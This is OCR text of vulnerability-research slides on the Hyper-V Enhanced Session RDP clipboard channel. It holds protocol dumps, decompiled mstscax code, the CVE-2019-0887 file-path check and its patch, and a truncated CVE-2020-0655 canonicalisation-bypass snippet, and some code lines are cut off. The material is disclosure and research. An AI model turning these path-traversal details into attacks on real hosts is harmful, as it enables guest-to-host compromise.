
Learned a lot, what’s next?

Hyper-V Research Difficulty

- Child Partition can call few hypercalls
- No source codes, no symbols of hypervisor
- Hyperseed, MS fuzzing tool with source code
- Emulated Devices are not rich. (No USB, no 3D, no Audio, no alternative Net/Storage devices)
- Strictly input check, Hard to occupy heap and spray heap in Host, Hard to leak information in Host …

Find Our Targets

- More possibilities to exploit
- Complex enough
- Debug Symbols
- Fewer researchers discussed
- Exist CVEs
- Default setting




Why Enhanced Session Mode

- Default setting for client scenario
- Recently Microsoft discloses several RDP client's vulnerabilities
- RDP is complex
- I found several RDP bugs in Server Side
- Fewer Researchers mentioned it before
- More possibilities to exploit
- Client codes are usually worse than server side


Let’s learn RDP firstly

RDP Protocol


- Protocol Relationship Diagram




Virtual Channels



[MS-RDPECLIP] Clipboard Virtual Channel





Copy and paste

4.5.1 Format List PDU

The following is an annotated dump of a Format List PDU (section 2.2.3.1). This format list advertises the fact that File List data is available from the peer (the FileGroupDescriptorW format is a File List).

```
00000000 02 00 00 00 2e 00 00 00 79 c0 00 00 46 00 69 00 ....z...y...F.i.
00000010 6c 00 65 00 47 00 72 00 6f 00 75 00 70 00 44 00 l.e.G.r.o.u.p.D.
00000020 65 00 73 00 63 00 72 00 69 00 70 00 74 00 6f 00 e.s.c.r.i.p.t.o.
00000030 72 00 57 00 00 00                               r.W...

02 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_LIST (2)
00 00 -> CLIPRDR_HEADER::msgFlags = 0
7a 00 00 00 -> CLIPRDR_HEADER::dataLen = 0x2e = 46 bytes

79 c0 00 00 -> CLIPRDR_LONG_FORMAT_NAME::formatId = 0xc079 = 49273
46 00 69 00 6c 00 65 00 47 00 72 00 6f 00 75 00
70 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00
74 00 6f 00 72 00 57 00 00 00 ->
CLIPRDR_LONG_FORMAT_NAME::formatName = "FileGroupDescriptorW"
```

Copy and paste

4.5.2 Format List Response PDU

The following is an annotated dump of a Format List Response PDU (section 2.2.3.2).

```
00000000 03 00 01 00 00 00 00 00                        ........

03 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_LIST_RESPONSE (3)
01 00 -> CLIPRDR_HEADER::msgFlags = 0x0001 = CB_RESPONSE_OK
00 00 00 00 -> CLIPRDR_HEADER::dataLen = 0 bytes
```

Copy and paste

4.5.3 Format Data Request PDU

The following is an annotated dump of a Format Data Request PDU (section 2.2.5.1). The format being requested is the File List that was advertised in section 4.5.1 (the advertised ID in the Format List PDU was 49273).

```
00000000 04 00 00 00 04 00 00 00 79 c0 00 00            ............

04 00 -> CLIPRDR_HEADER::msgType = CB_FORMAT_DATA_REQUEST (4)
00 00 -> CLIPRDR_HEADER::msgFlags = 0

04 00 00 00 -> CLIPRDR_HEADER::dataLen = 4 bytes

79 c0 00 00 -> CLIPRDR_FORMAT_DATA_REQUEST::requestedFormatId = 0xc079 = 49273
```

Copy and paste

4.5.4 Format Data Response PDU

The following is an annotated dump of a Format Data Response PDU (section 2.2.5.1) sent in response to the File List format request in section 4.5.2.

```
00000000 05 00 01 00 a4 04 00 00 02 00 00 00 64 40 00 00 ............d@..
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00000040 00 00 00 00 08 5d 30 2c f3 55 ca 01 00 00 00 00 .....]0,.U......
00000050 2c 00 00 00 46 00 69 00 6c 00 65 00 31 00 2e 00 ,...F.i.l.e.1...
00000060 74 00 78 00 74 00 00 00 00 00 00 00 00 00 00 00 t.x.t...........
```

```
00 00 00 00 -> CLIPRDR_FILEDESCRIPTOR::fileSizeHigh = 0 bytes
2c 00 00 00 -> CLIPRDR_FILEDESCRIPTOR::fileSizeLow = 44 bytes

46 00 69 00 6c 00 65 00 31 00 2e 00 74 00 78 00
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 CLIPRDR_FILEDESCRIPTOR::cFileName = "File1.txt"
```

Client: Receive Msg

mstscax!CTSBufferResult::CreateInstance

mstscax!CTSCoreEventSource::FireASyncNotification

mstscax!CClipRdrPduDispatcher::DispatchPdumstscax

mstscax!CClientRdrVirtualChannel::OnVirtualChannelPdu

```
107  if ( (unsigned int).size <= bufferResult->max_size_400h_68h )
108  {
109    memset_0(bufferResult->buff_60h, 0, bufferResult->max_size_400h_68h);
110    if ( coming_buff )
111      memcpy_0(bufferResult->buff_60h, coming_buff, .size);
112    bufferResult->coming_info_size_58h = .size;
113    v16 = 0;
114    *a4 = (struct CTSBufferResult *)bufferResult;
115    return v16;
0002890E| ?CreateInstance@CTSBufferResult@@SAJPEAV?$CTSObjectPool@VCTSBufferResult@@@@KPEAXPEAPEAV1@@Z:109 (10002890E)|
```

Part of mstscax!CTSBufferResult::CreateInstance

Client: Receive Msg

mstscax!CTSThread::AddCallback

mstscax!CTSCoreEventSource::InternalFireAsyncNotification

mstscax!CTSCoreEventSource::FireASyncNotification

buffer at +60h of bufferResult

size at +58h of bufferResult

```
v8 = CTSCoreEventSource::InternalFireAsyncNotification(
       CTSCoreEventSource,
       0i64,
       v6,
       (struct ITSAsyncResult *)((bufferResult + 0x50) &
```

```
memset_0(bufferResult->buff_60h, 0,
if ( coming_buff )
  memcpy_0(bufferResult->buff_60h,
bufferResult->coming_info_size_58h
```

Part of mstscax!CTSCoreEventSource::FireASyncNotification

Client: Receive Msg

mstscax!CTSThread::AddCallback

mstscax!CTSCoreEventSource::InternalFireAsyncNotification

mstscax!CTSCoreEventSource::FireASyncNotification

buffer at +10h of f_78h

size at +08h of f_78h

```
334  v51 = (struct ITSAsyncResult *)CTSMsg->f_78h;
335  if ( a3 != v51 )
336  {
337    if ( v51 )
338    {
339      CTSMsg->f_78h = 0i64;
340      v53 = *(_QWORD *)(*(_QWORD *)v51 + 16i64);
341      _guard_xfg_dispatch_icall_fptr(v51);
342    }
343    CTSMsg->f_78h = a3;
344    if ( a3 )
```

```
v8 = CTSCoreEventSource::InternalFireAsyncNotification(
       CTSCoreEventSource,
       0i64,
       v6,
       (struct ITSAsyncResult *)((bufferResult + 0x50) &
```

Part of mstscax!CTSThread::AddCallback

Client: Receive Msg

mstscax!CClipBase::OnFormatDataResponse

mstscax!CClipBase::OnFormatDataResponseAsyncCallback::Invoke

mstscax!CTSMsg::Invoke+0x10e

mstscax!CTSThread::RunAllQueueEvents+0x34a

mstscax!CTSThread::internalMsgPump+0xb4

```
29  if ( CTSMsg->f_78h )
30  {
31    f_78h = CTSMsg->f_78h;
32    v6 = *(_QWORD *)(*(_QWORD *)f_78h + 8i64);
33    _guard_xfg_dispatch_icall_fptr(CTSMsg->f_78h);
34  }
64  v12 = *(_QWORD *)(*(_QWORD *)v3 + 24i64);
65  v13 = _guard_xfg_dispatch_icall_fptr(v3,f_78h, CTSMsg->qword80);// Invoke class
```

Part of mstscax!CTSMsg::Invoke

Client: CClipBase::OnFormatDataResponse

```
73  v12 = _guard_xfg_dispatch_icall_fptr(a2, &recv_size, &buffer);//
74                                                  //   *a2 = *((_DWORD *)this + 2);
75                                                  //   *a3 = (void *)*((_QWORD *)this + 2);
```

size at +08h of f_78h
buffer at +10h of f_78h

```
140    buff_start = (unsigned __int8 *)(buffer + 8);
141    v9 = this->f_30h.dword110;
142    give_size = *(_DWORD *)(buffer + 4);
143    format = this->f_30h.request_format_114h;
144  }
158      if ( v24 & 1 )
159      {
160        v12 = CFormatDataPacker::DecodeFormatData(
161                *(CFormatDataPacker **)&this->f_30h.gap120[272
162                &a2a,
163                format,
164                buff_start,
165                give_size);
```

Let’s learn cases before digging


CVE-2019-0887

```
97    default:
98      if ( a3 == CClipFormatTypes::FileNameW(this) || a3 == CClipFormatTypes::FileNameA(v16) )
99      {
```

```
128     else
129     {
130       v17 = GlobalAlloc(2u, dwBytes);
131       *a2 = v17;
132       if ( v17 )
133       {
134         v18 = GlobalLock(v17);
135         if ( !v18 )
136           goto LABEL_42;
137         if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
138           && (*((_BYTE *)WPP_GLOBAL_Control + 28) & 1) != 0
139           && *((_BYTE *)WPP_GLOBAL_Control + 25) >= 5u )
140         {
141           v19 = RdpWppGetCurrentThreadActivityIdPrefix();
142           WPP_SF_DDq(
143             *((_QWORD *)WPP_GLOBAL_Control + 2),
144             34i64,
145             &WPP_dd7c6847e9ce3cf7d6b65350ddbbaa66_Traceguids,
146             v19,
147             dwBytes,
148             v18);
149         }
150         memcpy_0(v18, a4, dwBytes);
151         if ( !GlobalUnlock(*a2) )
```

No check for FileGroupDescriptorW/FileGroupDescriptorA

Part of CFormatDataPacker::DecodeFormatData



CVE-2019-0887 patch

```
138     v17 = CClipFormatTypes::FileDescriptorA(v16);
139     v19 = (unsigned int)a5;
140     if ( a3 == v17 || a3 == CClipFormatTypes::FileDescriptorW(v18) )
141     {
142       v20 = CClipFormatTypes::FileDescriptorW(v18);
143       v10 = CFormatDataPacker::ValidateFilePaths(v21, a4, v19, a3 == v20, &v32);
144       if ( v10 < 0 )
145       {
146         if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
```

Part of CFormatDataPacker::DecodeFormatData

```
182     v24 = (const WCHAR *)(v23 + 72);
183     v9 = PathCchCanonicalize(v37, 0x104ui64, v24);
184     if ( (v9 & 0x80000000) != 0 )
```

Part of CFormatDataPacker::ValidateFilePaths

PathCchCanonicalize: Converts a path string into a canonical form.

Original string	Canonicalized string
C:\name_1\.\name_2\..\name_3	C:\name_1\name_3
C:\name_1\..\name_2\.\name_3	C:\name_2\name_3
C:\name_1\name_2\.\name_3\..\name_4	C:\name_1\name_2\name_4
C:\name_1\.\name_2\.\name_3\..\name_4\..	C:\name_1\name_2

CVE-2020-0655

```
void main(void){

    WCHAR* p1 = L"C:\\tm
    WCHAR* p2 = L"C:\\tm
    WCHAR o1[0x200];
    WCHAR o2[0x200];

    PathCchCanonicalize(
    PathCchCanonicalize(
    wprintf(L"o1:%s\no2:
```

```
o1:C:\tmp\b
o2:C:\tmp\a/../b !!!!
```

